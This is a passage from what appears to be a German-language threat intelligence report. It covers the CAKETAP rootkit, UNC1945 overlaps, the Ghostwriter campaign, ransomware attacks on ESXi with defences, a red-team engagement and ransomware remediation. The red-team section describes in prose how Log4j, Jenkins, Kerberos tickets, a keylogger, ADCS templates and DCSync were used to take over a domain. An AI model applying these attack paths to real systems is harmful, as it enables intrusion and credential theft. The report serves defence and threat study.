CAKETAP nutzt verschiedene Netzwerk-API-Aufrufe, um IP-Adressen und Ports herauszufiltern, die von den Backdoors der Angreifer verwendet wurden. Dadurch können die C2-Verbindungen der Malware nicht mit netzwerkbezogenen Systembefehlen wie *netstat* aufgelistet werden. CAKETAP installiert zudem weitere API-Hooks, um einen Kommunikationskanal und Konfigurationsmechanismus für das Rootkit bereitzustellen. Die Malware sucht nach Secrets in den Dateinamen, die die verknüpften Funktionen zurückliefern, und nutzt diese als Signal für den Empfang von Befehlen. Das heißt, UNC2891 kann CAKETAP über die vorhandene Backdoor auf infizierten Servern konfigurieren und steuern, indem es Shell-Befehle über die verknüpften Systemaufrufe ausgibt. Mandiant vermutet, dass eine entdeckte CAKETAP-Variante den Netzwerkverkehr eines Switch-Netzwerks von Geldautomaten manipulieren sollte und vermutlich Teil eines größeren Angriffs war, bei dem mit gefälschten Bankkarten nicht autorisierte Abhebungen durchgeführt werden sollten.

Überschneidungen mit UNC1945


Bei der detaillierten Analyse eines Angriffs, der UNC2891 zugeordnet wurde, haben die Mandiant-Experten auffällige Überschneidungen mit UNC1945 gefunden. Diese Hackergruppe wurde öffentlich als LightBasin gemeldet. Beide Gruppen haben sich auf Linux- und Unix-basierte Endpunkte spezialisiert. Die Überschneidungen betreffen verschiedene Bereiche, aber am auffälligsten sind die Nutzung ähnlicher Malware-Varianten, die nur diese beiden Gruppen einsetzen, sowie die speziellen TTP und ihre allgemeine Vorgehensweise.

Mandiant hat festgestellt, dass UNC1945 in mehreren Fällen SUN4ME und Varianten der integrierten Tools verwendet hat. Bei ihren Untersuchungen haben die Mandiant-Experten verschiedene Versionen von SUN4ME gefunden, einschließlich des STEELCORGI-Pakets, das auch von UNC2891 genutzt wird. Dass UNC2891 Tool-Bundles wie SUN4ME bevorzugt, ist bekannt. UNC1945 hat nachweislich eigene vordefinierte virtuelle QEMU-Maschinen mit einem ähnlichen Paket an vorkonfigurierten Tools und Skripten implementiert. Laut Beobachtungen von Mandiant haben beide Hackergruppen STEELCORGI-Dropper implementiert, die andere Malware-Varianten laden (nicht SUN4ME). UNC1945 hat nachweislich LOGBLEACH und eine bisher unbekannte passive Backdoor über STEELCORGI installiert. Zu den weiteren auffälligen Überschneidungen gehören der Einsatz von TINYSHELL und der PAM-basierten Backdoor SLAPSTICK sowie ähnliche Verzeichnisse und Dateien zum Speichern der Befehlszeilenausgabe.

Trotz dieser offensichtlichen Überschneidungen konnte Mandiant noch nicht nachweisen, ob diese Cluster tatsächlich einer einzigen Hackergruppe zuzuordnen sind, da scheinbar unterschiedliche Motive verfolgt werden. Während UNC2891 sich hauptsächlich auf Finanzinstitute im asiatisch-pazifischen Raum konzentriert hat, ist UNC1945 schon seit vielen Jahren aktiv und hat überwiegend Managed-Services- und Telekommunikationsanbieter angegriffen. Zum Zeitpunkt der Abfassung dieses Berichts lagen Mandiant keine Beweise für die Ziele von UNC1945 vor. Vermutlich geht es um Cyberspionage. Mandiant wird die Aktivitäten von UNC2891 und UNC1945 daher weiterhin als separate Cluster verfolgen.

Fazit

UNC2891 führt systematische Angriffe durch, berücksichtigt Opsec-Verfahren und nutzt verschiedene Verschleierungstechniken. Da die Gruppe technisch versiert ist und sich im Sicherheitsbereich auskennt, bleiben ihre Aktivitäten meist unentdeckt. Doch auch die eingeschränkten Erkennungs- und Forensikfunktionen in Linux- und Unix-basierten Betriebssystemen kommen ihr dabei zugute. Die Hacker nutzen also nicht nur ihre Systemkenntnisse, sondern profitieren auch von der mangelnden Transparenz und der weiten Verbreitung der Systeme in Produktionsumgebungen. Effektive Endpunktlösungen und eine umfassende Protokollierungsrichtlinie, mit der Logdateien außer Reichweite potenzieller Angreifer gespeichert werden, gehören zu den Sicherheitsmaßnahmen, mit denen sich die Aktivitäten von UNC2891 und ähnlichen Hackergruppen besser aufdecken lassen.



UNC1151 UND GHOSTWRITER SCHEINEN BELARUSSISCHE INTERESSEN ZU FÖRDERN

UNC1151 ist ein Aktivitätscluster, das Mandiant aufgrund der technischen und geopolitischen Indikatoren in der Nähe der belarussischen Regierung verordnet. Im April 2021 haben wir in einem Bericht erläutert, warum wir mit ziemlicher Sicherheit davon ausgehen, dass UNC1151 die Ghostwriter-Kampagne technisch unterstützt. Diese Einschätzung und die Tatsache, dass die Ghostwriter-Kampagne die Interessen der belarussischen Regierung fördert, deuten darauf hin, dass Belarus zumindest teilweise für diese Kampagne verantwortlich ist. Eine russische Beteiligung an UNC1151 und Ghostwriter kann zwar nicht ausgeschlossen werden, aber die Mandiant-Experten konnten bisher keine direkten Nachweise dafür finden.

Begrenzte Auswahl der Angriffsziele

UNC1151 hat unterschiedliche staatliche Stellen und Privatunternehmen angegriffen, vor allem in der Ukraine, in Litauen, Lettland, Polen und Deutschland. Zu ihren Zielen gehörten aber auch belarussische Dissidenten, Medien und Journalisten. Es sind zwar mehrere Geheimdienste an diesen Ländern interessiert, aber die Auswahl der Opfer stimmt am ehesten mit den belarussischen Interessen überein. Außerdem waren die Angriffe von UNC1151 auf den Diebstahl vertraulicher Informationen ausgerichtet – es konnten keine finanziellen Motive nachgewiesen werden.

Anti-NATO-Kampagnen

Von dem Zeitpunkt der ersten bekannten Ghostwriter-Aktivitäten bis Mitte 2020 hat sich die Kampagne vor allem gegen die NATO gerichtet und schien darauf abzuzielen, die regionale sicherheitsbezogene Zusammenarbeit in Litauen, Lettland und Polen zu untergraben. Zu den beobachteten Aktionen gehört die Verbreitung von Desinformationen. So wurden die Übungen der ausländischen Truppen als Bedrohung für die Bewohner der Region und die Kosten der NATO-Mitgliedschaft als nachteilig für die lokale Bevölkerung dargestellt. Das potenzielle Ziel – die Unterstützung für die NATO in der Region zu schwächen – würde sowohl im Interesse von Russland als auch von Belarus liegen. Auffällig ist allerdings, dass die Kampagne speziell auf Ziele in Ländern ausgerichtet war, die an Belarus grenzen. Russland hingegen fördert schon seit Langem Anti-NATO-Kampagnen, die nicht nur auf diese Region beschränkt sind. Von den letzten Ghostwriter-Kampagnen wurde zudem Estland nahezu vollständig ausgenommen. Es ist zwar ein Staat im Baltikum, ein NATO-Mitglied und relevant für die NATO-Sicherheitspolitik im Osten, aber auffällig ist dabei vor allem, dass es nicht an Belarus grenzt.

Weitere Übereinstimmungen und Unterschiede

Mandiant verfolgt UNC1151 seit 2017 und konnte keine Überschneidungen mit anderen russischen Hackergruppen ausmachen, wie APT28, APT29, Turla, Sandworm und TEMP. Armageddon. Wir können zwar eine Unterstützung oder Beteiligung Russlands an UNC1151 oder Ghostwriter nicht ausschließen, aber die TTP von UNC1151 sind einzigartig.

Seit den umstrittenen Wahlen in Belarus im August 2020 scheinen die Ghostwriter-Aktivitäten stärker auf die Interessen der Regierung in Minsk ausgerichtet zu sein. Zu den verbreiteten Desinformationen gehören die angebliche Korruption und Skandale in den Regierungsparteien in Litauen und Polen, mit denen Spannungen zwischen diesen beiden Ländern erzeugt werden sollen, sowie die Verunglimpfung der belarussischen Opposition.

WICHTIGE ERKENNTNISSE ZU MEHRGLEISIGEN ERPRESSUNGSVERSUCHEN UND RANSOMWARE

FINANZIELL MOTIVIERTE HACKERGRUPPEN GREIFEN ZUNEHMEND VIRTUALISIERUNGSINFRASTRUKTUREN AN

Die Mandiant-Experten stellten 2021 fest, dass Hackergruppen neue Taktiken, Techniken und Prozesse (TTP) einsetzen, um Ransomware schnell und effizient in Unternehmensumgebungen zu implementieren. Da immer mehr Unternehmen auf Virtualisierung setzen, stellt diese Infrastruktur ein lohnenswertes Ziel für Ransomware-Hacker dar. Haben sie erst einmal Zugriff auf die Virtualisierungsplattform, können sie extrem schnell zahlreiche virtuelle Maschinen verschlüsseln, ohne sich auf jeder einzelnen Maschine anzumelden und dort Verschlüsselungsprogramme zu installieren. Im Laufe des Jahres 2021 konnten die Mandiant-Experten Angriffe mehrerer Hackergruppen auf VMware vSphere- und ESXi-Plattformen beobachten, darunter auch Gruppen, denen die Ransomware-Varianten Hive, Conti, Blackcat und DarkSide zugeordnet werden. Es gibt verschiedene Sicherheitsstrategien, mit denen sich diese Risiken minimieren lassen.

Beobachtete TTP der Angreifer

Bei einem typischen Ransomware-Angriff spähen die Hacker nach dem Eindringen in die Umgebung das Unternehmensnetzwerk aus, um die beste Methode für die Implementierung der Ransomware zu ermitteln. Viele Unternehmen verwenden inzwischen vCenter Server für die Verwaltung der Virtualisierungsinfrastruktur und binden vCenter Server direkt in Active Directory ein, um die Plattform in die Microsoft Active Directory-Domain zu integrieren. Die Ransomware-Hacker nehmen daher diese Integration ins Visier und ermitteln darüber bestimmte Active Directory-Benutzer und -Gruppen, die Zugriff auf vCenter Server haben könnten.

Anschließend melden sich die Angreifer mit den gestohlenen Anmeldedaten bei vCenter Server an und identifizieren alle ESXi-Hosts in der Umgebung. Die ESXi-Server sind für viele Hacker ein lohnenswertes Ziel. Sie brauchen sich nur direkt auf den Servern anzumelden, um die Ransomware zu installieren, und können so die Verfügbarkeit aller virtuellen Hosts auf dem Server beeinträchtigen. Laut Untersuchungen von Mandiant aktivieren die Hacker die ESXi Shell und den direkten Zugriff über SSH (TCP/22) auf die ESXi-Server, um sicherzustellen, dass der ESXi-Host erreichbar bleibt. Außerdem erstellten die Hacker für ihre Zwecke häufig neue (lokale) Konten auf den ESXi-Servern und änderten das Passwort des vorhandenen ESXi-Root-Kontos, damit das angegriffene Unternehmen nicht so einfach die Kontrolle über die Infrastruktur zurückerlangen konnte.

Nachdem sie sich den Zugriff auf die ESXi-Server gesichert hatten, nutzten die Angreifer den SSH-Zugang, um ihre Verschlüsselungsprogramme (Binärdateien) und die erforderlichen Shell-Skripte hochzuladen. Mithilfe der Shell-Skripte suchten sie nach virtuellen Maschinen in den ESXi-Datenspeichern, stoppten alle laufenden virtuellen Maschinen, löschten gegebenenfalls die Snapshots und durchsuchten dann die Datenspeicher, um alle Festplatten und Konfigurationsdateien der virtuellen Maschinen zu verschlüsseln.

Empfohlene Abwehrmaßnahmen

Eine effektive Sicherheitsstrategie umfasst mehrere Kontrollebenen, um das Risiko der direkten Manipulation durch die Angreifer zu minimieren.

Da Unternehmen meist viele kritische Workloads, Anwendungen und Services virtualisieren, müssen sowohl die Virtualisierungsplattform als auch der Zugriff auf die Managementkonsolen angemessen geschützt werden. Eine effektive Sicherheitsstrategie umfasst mehrere Kontrollebenen, um das Risiko der direkten Manipulation durch die Angreifer zu minimieren.

Eine äußerst effiziente Abwehrmaßnahme ist die Netzwerksegmentierung, mit der die Verwaltung der ESXi- und vCenter Server in ein isoliertes Netzwerk oder VLAN ausgelagert wird. Wenn Sie das Netzwerk auf ESXi-Hosts konfigurieren, aktivieren Sie nur die VMkernel-Netzwerkadapter im isolierten Verwaltungsnetzwerk. VMkernel-Netzwerkadapter stellen Netzwerkverbindungen für die ESXi-Hosts bereit und leiten den erforderlichen Datenverkehr des Systems für Funktionen wie vSphere vMotion, vSAN und die vSphere-Replikation weiter. Achten Sie darauf, dass alle abhängigen Technologien wie vSANs und Backup-Systeme der Virtualisierungsinfrastruktur in diesem isolierten Netzwerk verfügbar sind. Nutzen Sie (sofern möglich) für alle administrativen Aufgaben in Zusammenhang mit der Virtualisierungsinfrastruktur spezielle Systeme, die nur mit diesem isolierten Netzwerk verbunden sind.

Falls Sie die Services und die Verwaltung der ESXi-Hosts weiter einschränken möchten, aktivieren Sie den Sperrmodus. Damit stellen Sie sicher, dass der Zugriff auf ESXi-Hosts nur über vCenter Server erfolgt, und können einige Services vollständig deaktivieren und andere nur für bestimmte Benutzer freigeben, die Sie selbst auswählen. Konfigurieren Sie die integrierte Firewall auf dem ESXi-Host, um den Verwaltungszugriff auf bestimmte IP-Adressen oder Subnetze zu beschränken, die zum Verwaltungssystem im isolierten Netzwerk gehören. Die Firewall auf dem ESXi-Host kann auch Ports für einzelne Services schließen oder den Datenverkehr von bestimmten IP-Adressen beschränken. Ermitteln Sie die angemessene Risikotoleranz für vSphere Installable Bundles (VIBs) und setzen Sie sie in den Sicherheitsprofilen für ESXi-Hosts durch. Damit wird die Integrität des Hosts sichergestellt und dafür gesorgt, dass keine VIBs ohne Signatur installiert werden können.

Ziehen Sie gegebenenfalls ESXi- und vCenter Server aus Active Directory heraus und verwenden Sie vCenter Single Sign-On. Wenn Sie ESXi und vCenter aus Active Directory entfernen, können manipulierte Active Directory-Konten nicht mehr für die direkte Authentifizierung in der Virtualisierungsinfrastruktur ausgenutzt werden. Stellen Sie sicher, dass Administratoren separate und speziell eingerichtete Konten verwenden, um die Virtualisierungsinfrastruktur zu verwalten und darauf zuzugreifen. Erzwingen Sie Multi-Faktor-Authentifizierung für den Verwaltungszugriff auf Instanzen von vCenter Server und speichern Sie alle administrativen Anmeldedaten in einem PAM-System (Privileged Access Management).

Implementieren Sie eine zuverlässige Backup-Strategie für die virtuellen Maschinen und wählen Sie angemessene Restore Point Objectives (RPO) und Restore Time Objectives (RTO) für Ihr Unternehmen. Mit diesen Einstellungen soll sichergestellt werden, dass die korrekten Backups verfügbar sind und im Notfall schnell wiederhergestellt werden können. Um nicht autorisierten Zugriff auf die Backup-Umgebung zu verhindern, sollten Sie unveränderliche Backups in der Backup-Lösung implementieren.

Eine zentrale Protokollierung ist in ESXi-Umgebungen äußerst wichtig, um proaktiv potenziell schädliches Verhalten erkennen und Sicherheitsvorfälle untersuchen zu können. Sorgen Sie dafür, dass alle Logdateien von ESXi-Hosts und vCenter Server an die SIEM-Lösung Ihres Unternehmens übermittelt werden. So behalten Sie den Überblick über alle Sicherheitsereignisse und nicht nur über die normalen administrativen Aktivitäten. Die Mandiant-Experten konnten in mehreren Fällen Unternehmen helfen, die Kontrolle über die ESXi-Hosts zurückzuerlangen, weil die Shell-Logdateien in einer zentralen Protokollierungslösung verfügbar waren.

Unternehmen sollten die folgenden Empfehlungen zur Protokollierung und zu Warnmeldungen priorisieren:

1. Nutzen Sie ESXi-Syslog-Funktionen, um Nachrichten an einen zentralen Speicher für Logdateien weiterzuleiten.
2. Erfassen Sie die Authentifizierungs-Logdateien (/var/log/auth.log), Shell-Logdateien (/var/log/shell.log) und VMkernel-Logdateien (/var/log/vmkernel.log).
3. Konfigurieren Sie Warnmeldungen für kritische Aktionen:
   - Aktivierung der ESXi-Shell
   - Erstellung neuer lokaler Konten auf ESXi-Hosts
   - Änderungen von Passwörtern lokaler Konten auf dem ESXi-Host, einschließlich des Root-Kontos
   - Anhalten zahlreicher virtueller Maschinen in rascher Folge und Löschung von Snapshots

RED-TEAM-EINSATZ
VOLLSTÄNDIGE ÜBERNAHME DER BACKUP-INFRASTRUKTUR

2021 beauftragte ein Fertigungsunternehmen Mandiant mit einem Red-Team-Einsatz, um seine Erkennungs-, Präventions- und Abwehrfunktionen zu evaluieren. Die Sorgen des Unternehmens vor einem Angriff und einer Verschlüsselung gewannen durch die Zunahme der Ransomware-Angriffe an Dringlichkeit. Mandiant sollte Domainadministratorrechte erwerben und zeigen, wie die kritische Backup-Infrastruktur kompromittiert werden könnte. Bei Red-Team-Einsätzen nutzen die Mandiant-Experten ähnliche Methoden wie Hacker. Um die Vorgaben des Kunden zu erfüllen, mussten die Experten anfällige Services identifizieren und ausnutzen, die Rechte ausweiten und strikte Sicherheitsrichtlinien überwinden.

Red-Team-Angriffszyklus

Eindringen in die Umgebung

Mandiant hat beobachtet, wie Hacker im Laufe der Jahre kontinuierlich zwischen Spear-Phishing-Kampagnen und Exploits wechselten, um in Umgebungen einzudringen. Wenn sich ein Angreifer Zugriff auf eine Infrastruktur mit Internetschnittstelle verschafft, kann er E-Mail-basierte Sicherheitskontrollen umgehen und sich in der Umgebung festsetzen. Das Red Team von Mandiant setzte auf OSINT-Verfahren (Open-Source Intelligence) für das Ausspähen des Netzwerks und das Auflisten von Ressourcen, um potenzielle Fehlkonfigurationen oder anfällige Dienste zu finden, die ihm als Einfallstor dienen könnten. Einer der identifizierten Dienste nutzte noch eine veraltete Version der Protokollierungsbibliothek für Java-Anwendungen, Apache Log4j, die für CVE-2021-44228 anfällig war. Mit dieser Sicherheitslücke könnte ein Angreifer über modifizierte Protokollierungsnachrichten oder Parameter von Protokollierungsnachrichten, zum Beispiel HTTP-Headern, nicht autorisierte Remotecodeausführung nutzen. Das Red Team nutzte diese Sicherheitslücke aus, um in das System einzudringen. Dazu erstellte es einen User-Agent-HTTP-Header, der bei der Protokollierung durch Log4j dazu führte, dass der Endpunkt ein Objekt von einem von Mandiant kontrollierten LDAP-Server abrief und ausführte.

Ausspähen der Infrastruktur und Ausweiten der Zugriffsrechte

Nachdem es in das Netzwerk eingedrungen war, verlegte sich das Red Team von Mandiant auf das passive Ausspähen der internen Umgebung und das Auflisten von Ressourcen, um sich im Netzwerk auszubreiten. Bei diesem Schritt sammeln Angreifer häufig Informationen zu lohnenswerten Zielen, indem sie sekundäre oder tertiäre Systeme untersuchen, die wertvolle Daten enthalten könnten. Dazu gehören beispielsweise gängige Datenspeicher wie Git-Portale, Confluence und SharePoint. Anders als Portscans bleibt die Suche nach wertvollen Daten in Repositorys häufig unbemerkt und liefert nützliche Einblicke in die Umgebung.

Das Red Team fand in der Kundenumgebung eine falsch konfigurierte Confluence-Instanz, die keine Authentifizierung erforderte. Darüber konnten die Experten Informationen zu Netzwerkressourcen, sensible Dokumente und sogar Passwörter im Klartext abrufen. Die Analyse der zusammengetragenen Daten führte zu mehreren Jenkins-Servern, die sich nicht bei der Jenkins-Skriptkonsole authentifizieren mussten. Hat ein Angreifer Zugriff auf die Jenkins-Skriptkonsole, kann er unter Umständen beliebige Groovy-Skripte und dadurch auch beliebige Systembefehle

Die Sicherung des Zugriffs auf die Backup-Infrastruktur geht oft der Implementierung von Ransomware auf den Endpunkten in der infiltrierten Umgebung voraus.

im Kontext eines Benutzers oder Diensts ausführen, der Jenkins hostet. Das Red Team konnte zwar Befehle in Jenkins ausführen, aber die Netzwerkrichtlinien verhinderten das Herstellen einer Internetverbindung vom Jenkins-Server. Um diese Netzwerkrichtlinien zu umgehen, leitete das Red Team den eingehenden Netzwerkverkehr über den ersten infizierten Endpunkt auf einen Command-and-Control-Server von Mandiant. Mithilfe eines Reverse-TCP-Schadcodes, der auf den Jenkins-Server hochgeladen und über die Jenkins-Skriptkonsole ausgeführt wurde, erhielten die Mandiant-Experten Rechte auf Systemebene.

Diebstahl von Kerberos-Tickets

Das Red Team von Mandiant nutzte die Administratorrechte auf dem Jenkins-Server, um Anmeldedaten aus dem Arbeitsspeicher zu stehlen. Damit konnten sie sich dann in der Kundenumgebung umsehen und gelangten näher an die kritische Backup-Infrastruktur. Das Red Team spionierte den Jenkins-Server aus, um die Benutzer aufzulisten, die sich vor Kurzem angemeldet hatten, und die Systeme, auf die diese Benutzer Zugriff hatten. Mehrere Systemadministratoren hatten sich über Remoteverbindungen auf dem Jenkins-Server angemeldet, aber die Konten wurden über ein Passwortspeichersystem verwaltet. Dieses System erstellt lange und komplexe Passwörter, die täglich wechseln, um schwache Passwörter und die wiederholte Verwendung zu vermeiden. Damit entfiel die Möglichkeit, NTLM-Passwort-Hashes im Arbeitsspeicher abzurufen und zu knacken. Das Red Team entschied sich stattdessen für Kerberos Ticket Granting Tickets (TGT), die im Arbeitsspeicher gespeichert werden und auch unabhängig von der täglichen Passwortrotation von CyberArk für eine Woche erneuert werden können. Über eine Verbindung zum LSA-Server (Local Security Authority) auf dem Jenkins-Endpunkt konnte das Team die Kerberos-Tickets der Systemadministratoren abrufen und sie automatisch für eine Woche verlängern lassen.

Ausbreitung im Netzwerk

Ransomware-Hacker greifen häufig Backup-Infrastrukturen an, um zusätzliche Kontrolle über verschlüsselte Umgebungen zu erlangen. Dieser Schritt geht oft der Implementierung der Ransomware auf den Endpunkten in der infiltrierten Umgebung voraus. Ausgereifte Sicherheitsprogramme schützen meist kritische Server wie die Backup-Infrastruktur durch die Segmentierung in sichere Netzwerkbereiche, die nur über einen Jump-Server erreichbar sind. Da sich das Red Team durch die Ausweitung der Zugriffsrechte in der gesamten Kundenumgebung umsehen konnte, analysierte es die Active Directory-Umgebung, um einen Jump-Server zu finden, der Zugang zum segmentierten Backup-Netzwerk bot.

Anschließend nutzte es die Kerberos TGT eines Systemadministrators, um die Windows Management Instrumentation (WMI) auf dem Jump-Server abzufragen. Die Mandiant-Experten fragten die zuletzt angemeldeten Benutzer und die auf dem Jump-Server ausgeführten Prozesse ab, um festzustellen, wie die Benutzer auf ihre Aktivitäten aufmerksam werden könnten. Sobald es sicher war, dass die Aktivitäten unbemerkt bleiben würden, lud das Red Team einen TCP-Schadcode über SMB auf den Jump-Server und führte ihn über die Windows-Remoteverwaltung (Windows Remote Management, WinRM) aus. Als Nächstes identifizierte das Team einen aktiven Benutzer auf dem Jump-Host und installierte einen Keylogger, um die Anmeldedaten eines Backup-Administrators im Klartext aufzuzeichnen. Innerhalb von zwei Tagen konnte das Red Team mehrere Anmeldedaten im Klartext abfangen, mit denen es Zugriff auf die sichere Backup-Infrastruktur des Kunden hatte und dann Endpunkte erreichen, löschen oder modifizieren konnte.

Eine Red-Forest-Implementierung[14] bezieht sich auf eine Active Directory-Sicherheitsarchitektur, mit der die Wahrscheinlichkeit von Domainmanipulationen reduziert werden soll.

Missbrauch der Active Directory-Zertifikatsdienste zur Erlangung von Domainadministratorrechten

Nachdem es Zugriff auf die sichere Backup-Infrastruktur hatte, nahm das Red Team von Mandiant die letzte Aufgabe in Angriff: das Erlangen von Domainadministratorrechten. Die Kundenumgebung basierte auf der Enhanced Security Administrative Environment (ESAE) von Microsoft, auch „Red Forest" genannt.

In einer solchen Architektur befinden sich die Active Directory-Objekte auf verschiedenen Ebenen, damit Angreifer nicht so einfach Domainadministratorrechte erlangen können. Um diese Hürde zu überwinden, rief das Red Team zuerst Informationen zu den Zertifikatsvorlagen der Active Directory-Zertifikatsdienste (Active Directory Certificate Services, ADCS) ab. Unter den zurückgegebenen Vorlagen fand es eine anfällige ADCS-Vorlage, über die sich Backup-Administratoren selbst registrieren konnten. Die Vorlage enthielt einige zulässige Konfigurationsoptionen, die von Backup-Administratoren potenziell missbraucht werden konnten, um die Identität eines privilegierten Kontos anzunehmen, beispielsweise eines Domainadministratorkontos. In der Vorlage konnten Backup-Administratoren einen alternativen Antragstellernamen (Subject Alternative Name, SAN) angeben und für die Registrierung war keine Genehmigung durch einen Manager erforderlich. Die Zertifikate dienten auch für die Domainauthentifizierung.

Um diesen Angriffspfad deutlich zu machen, nutzte das Red Team das Konto des Backup-Administrators, um ein Zertifikat anzufordern, in dem als SAN ein Domainadministrator angegeben war. Mit dem Zertifikat vom ADCS-Server forderte das Team ein Kerberos TGT für das Konto des Domainadministrators an, um auf die Netzwerkressourcen zuzugreifen. Anschließend führten die Mandiant-Experten einen DCSync-Angriff aus, um die NTLM-Passwort-Hashes und Rechte eines Domainadministrators in der Active Directory-Umgebung zu erlangen.

Ergebnisse


Das Red Team von Mandiant konnte trotz der strikten Passwortrichtlinie, Red-Forest-Architektur und Netzwerksegmentierung des Kunden Domainadministratorrechte erlangen und auf die sichere Backup-Infrastruktur zugreifen. Dazu hat es nicht die vorhandenen Richtlinien außer Kraft gesetzt, sondern nach alternativen Wegen und Methoden gesucht. Dank ihrer jahrelangen Erfahrung konnten die Experten auf Schwachstellen hinweisen und praktische Empfehlungen zur Schließung der Sicherheitslücken geben.

Aufgrund der Zunahme an Ransomware-Angriffen müssen Unternehmen nicht nur Sicherheitsevaluierungen durchführen, sondern auch lernen, wie die Hacker vorgehen. Viele Unternehmen haben schon ihre Abwehrmaßnahmen verstärkt, die Richtlinien auf die Best Practices abgestimmt und der Sicherheit im gesamten Betrieb höchste Priorität eingeräumt. Doch solange sie nicht aktiv von motivierten und flexiblen Angreifern getestet werden, basieren all diese Sicherheitsmaßnahmen auf reinen Hypothesen.

14. Microsoft (2021), ESAE Retirement.

ERKENNTNISSE AUS DER SCHADENSBEHEBUNG NACH RANSOMWARE-ANGRIFFEN

2021 haben Ransomware-Angriffe stark zugenommen, daher reicht es nicht mehr aus, wenn Unternehmen nur ihre Abwehrtechnologien aufeinander abstimmen und die Incident-Response-Pläne, Disaster-Recovery-Prozesse, Aufgaben der Mitarbeiter und Wiederherstellungssequenzen aktualisieren und üben. Die Mandiant-Experten haben eng mit angegriffenen Unternehmen zusammengearbeitet, um Prozesse für die Schadensbehebung nach Ransomware-Angriffen zu planen und durchzuführen. Dabei haben sie relevante Punkte dokumentiert, die die Wiederherstellung unterstützt oder behindert haben.



Wichtige Punkte bei der Schadensbehebung

Hacker werden immer effizienter und entwickeln unter anderem Anti-Forensik-Techniken, sodass die Zeitspanne zwischen der Meldung eines Angriffs und der Bereitstellung der Übersicht über den Angriffsverlauf immer länger wird.

Nach jedem Ransomware-Angriff stehen die sichere Wiederherstellung, die Härtung der Umgebung und die Wiederaufnahme des sicheren und verlässlichen Geschäftsbetriebs im Mittelpunkt. Natürlich müssen Angreifer und Ransomware aus der Umgebung entfernt werden, doch noch wichtiger ist die Implementierung von Kontrollmechanismen, um einen ähnlichen Angriff in Zukunft zu verhindern. Denn viele APT-Gruppen (Advanced Persistent Threat) und Ransomware-Hacker versuchen, eine zuvor angegriffene Umgebung erneut auszunutzen. Der finanzielle Anreiz trägt zusätzlich zu dem höheren Risiko bei.

Die pragmatische Schadensbehebung ist entscheidend für eine schnellstmögliche Wiederherstellung, doch sie muss um eine Evaluierung potenzieller Angriffspfade ergänzt werden. Hat ein Angreifer beispielsweise einen VPN mit Ein-Faktor-Authentifizierung für den Remotezugriff auf eine Umgebung ausgenutzt, sollte eine Liste aller externen Verbindungsmethoden und Authentifizierungsanforderungen erstellt werden. Wenn die Untersuchungsergebnisse bei der Planung der zukünftigen Wiederherstellungsprozesse berücksichtigt werden, ist die erneute Evaluierung der Umgebung die logische Folge.

Die enorme Zerstörung nach einem Ransomware-Angriff stellt Untersuchungsteams vor große Herausforderungen, da die notwendigen Artefakte zur Untermauerung der Ergebnisse häufig nicht mehr verfügbar sind. Hinzu kommt, dass die Hacker immer effizienter werden und unter anderem Anti-Forensik-Techniken entwickeln, sodass die Zeitspanne zwischen der Meldung eines Angriffs und der Bereitstellung der Übersicht über den Angriffsverlauf immer länger wird. Dauert es zu lange, sich einen Überblick über die Aktivitäten der Angreifer zu verschaffen, beeinträchtigt dies auch die Planung einer umfassenden Wiederherstellung. Und je länger es dauert, desto größer wird der Druck, die Wiederherstellung abzuschließen.


Ransomware-Hacker verdienen ihr Geld damit, den Unternehmensbetrieb lahmzulegen. Wenn die Kosten einer Betriebsstörung höher als die Lösegeldforderung sind, haben die Angreifer ein effektives Druckmittel. Die zu schnelle Wiederherstellung der Systeme und Aufnahme des Geschäftsbetriebs könnte auch weitere Risiken bergen, insbesondere wenn für die Wiederherstellung ein Backup gewählt wird, in dem die Backdoors und Malware der Angreifer bereits in den Systemen und Anwendungen vorhanden sind. Ein erneuter Angriff und die darauffolgende Verschlüsselung hätten langfristige Folgen für das Geschäftsergebnis und den -betrieb.

Planung von Incident-Response-Prozessen

Teamleiter

Unternehmen, die einen Ransomware-Angriff abwehren und ihre Umgebung erfolgreich wiederherstellen konnten, hatten interne Teamleiter für kritische Prozesse ernannt. Diese waren für die Koordination der Ressourcen für die Untersuchung, Wiederherstellung und Schadensbehebung verantwortlich. Sie konnten alle Teammitglieder über die Prioritäten informieren, Eskalationskanäle einrichten und zeitkritische Informationen für Entscheidungsprozesse koordinieren.

Die Incident-Response-Teams von Mandiant arbeiten eng mit diesen Teamleitern zusammen, um sie bei der Einschätzung des Schadens, der Ergreifung erster Gegenmaßnahmen und der Zurückerlangung der Kontrolle über die Umgebung sowie der Implementierung forensischer Tools auf den Endpunkten zu unterstützen, sofern erforderlich. Anschließend können die Incident-Response-Teams Daten für weitere Prozesse bereitstellen.



Kommunikation


Eine effektive Kommunikation ist für eine erfolgreiche Schadensbehebung entscheidend, da die Arbeitsabläufe sowohl immer stärker ins Detail gehen als auch an Umfang zunehmen. Mit sicheren Kommunikationsmitteln und genau definierten Eskalationskanälen können Teamleiter die Aufgaben besser verwalten und gegebenenfalls delegieren.

Out-of-Band-Kommunikationskanäle

Falls vermutet wird, dass der Angreifer Zugriff auf E-Mail-Systeme oder andere Kommunikationsmittel hatte, sollte das betroffene Unternehmen Out-of-Band-Kanäle für eine sichere Kommunikation einrichten. Ein Anbieter von cloudbasierten Zusammenarbeitslösungen ist vermutlich die beste Wahl, um schnell eine sichere und einfach zugängliche Plattform zu implementieren.

Eskalationskanäle

Die üblichen Eskalationspfade und -kanäle reichen für die Untersuchung eines Cyberangriffs und die schnelle Wiederherstellung meist nicht aus, da die Prozesse zu langsam sind. Unternehmen sollten daher proaktiv Eskalationskanäle einrichten, damit im Notfall Informationen effizient an die Teamleiter und verantwortlichen Führungskräfte übermittelt und zeitnah Entscheidungen getroffen werden können.



Unterstützung im Notfall

